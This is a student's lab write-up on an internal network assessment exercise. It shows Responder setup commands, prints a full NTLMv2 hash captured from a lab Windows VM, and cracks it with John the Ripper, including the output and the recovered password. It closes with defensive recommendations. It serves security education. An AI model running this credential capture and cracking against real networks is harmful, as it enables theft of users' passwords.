Bhargav Rohit Dhawala

16-02-2025

A security professional is hired by a company to assess their internal network security. During the assessment, the professional uses a tool to intercept and manipulate network traffic, capturing sensitive authentication data such as NTLMv2 hashes from network users.

Tasks:

1: Explain how you would set up a tool like Responder to capture authentication data on a network.

Ans.


Install Responder: If you're using Kali Linux, Responder comes pre-installed. For other systems, you can install it using the following command:

git clone https://github.com/lgandx/Responder

cd Responder

python setup.py install

Identify Network Interface: Determine the network interface you want Responder to listen on. You can list all network interfaces using:



Our Interface will be eth0.

Run Responder in Analyser Mode: Before launching the attack, use Responder in analyser mode to discover potential targets on your network.

Run:

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -A
```

Launch Responder: To start capturing credentials, run Responder on the chosen interface:

```
┌──(root㉿kali)-[/usr/share/responder]
└─# sudo python3 Responder.py -I eth0
```

In my case sudo responder -I eth0 was not working so I used python3 Responder.py -I eth0.

2: Describe the process of intercepting and manipulating SMB and HTTP network traffic to gather sensitive information.


Ans: Intercepting and manipulating SMB (Server Message Block) and HTTP (Hypertext Transfer Protocol) network traffic can be used to gather sensitive information.

Both SMB traffic and HTTP traffic as similar way of intercepting:-


a. Network access
b. Man in the middle attack
c. Capture the hashes.
d. Analyse and crack the password

We will setup our target machine which should be in the same network as the attacker is.


First we hope on to kali, and run the command, it starts listening now.




Parallelly open Windows 11 vm , try searching in Run which is not available to find in local system, it might be slight spelling mistake which can create that event.




Click ok, You will see a pop up asking for username and password,



After entering the username and password, click Ok.



We can se as soon as we click on ok in Windows, responder in kali starts listening and captures, NTLMv2 hashes. This is the important thing we needed.



Below is the captured hash which we can see above ss :-

[SMB] NTLMv2-SSP Client : 10.10.1.33

[SMB] NTLMv2-SSP Username : MicrosoftAccount\rohit


[SMB] NTLMv2-SSP Hash :
rohit::MicrosoftAccount:cbfdcf6eb4eddd7d:D291EAC158FC0A7752C29F5AB78A8A85:0101000000000008066D8D12F80DB0121A9029C9A1BA427000000000200080035004F00510048000100 1E00570049004E002D00310059004800360051004300 4F004E00320038003500040034005700490 04E002D00310059004800360051004300 4F004E00320038003500 2E0035004F00510048002E004C004F00430041004C00030014003500 4F00510048002E004C004F00430041004C00050014003500 4F00510048002E004C004F00430041004C00070008008066D8D12F80DB0106000400020000000800300030000000000000000010000000020000031883 02F700E3B962CF3AEFEA7192C9AB256826F11939A3D1FC934C0075C4E9A0A0010000000000000000000000000000000000000000900220063006900660073002F00480041004300 4B0049004E0047004E004F00540045005300000000000000000

3:Once you have captured NTLMv2 hashes, how would you analyze and crack them to extract useful information?


Ans. We will be using John the ripper. We can also use Hashcat, but I will be use john.

Change your directory to /usr/share/responder/logs.

Using **ls** command we can find our desired file, name starts with SMB….



To crack the hash, we use john <file name> command. After waiting for some time, we can see the result.



```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ john SMB-NTLMv2-SSP-10.10.1.33.tx\t
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
1236             (rohit)
1g 0:00:00:01 DONE 3/3 (2025-02-16 05:20) 0.6060g/s 152443p/s 152443c/s 152443C/s cez15..118713
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Username – Rohit

Password- 1236

We successfully cracked the hash for getting the password. This is how we do use John the ripper to extract information from hashes captured.

4: What recommendations would you make to the company to improve their network security and prevent such attacks?

Ans: -

Recommendations are as follows: -

1. Implementing strong Authentication Mechanism such as Muti Factor Auth for all remote access
2. Use of strong password policy.
3. Disable unused services like LLMNR, NBT-NS and MDNS.
4. Use of strong firewall rules.
5. Encrypt Network traffic, use HTTPS.
6. Use IDS and IPS.
7. Implementing Access controls for the users.
8. Regular patch management.
9. Awareness drive regarding phishing attacks and their results.

----------END----------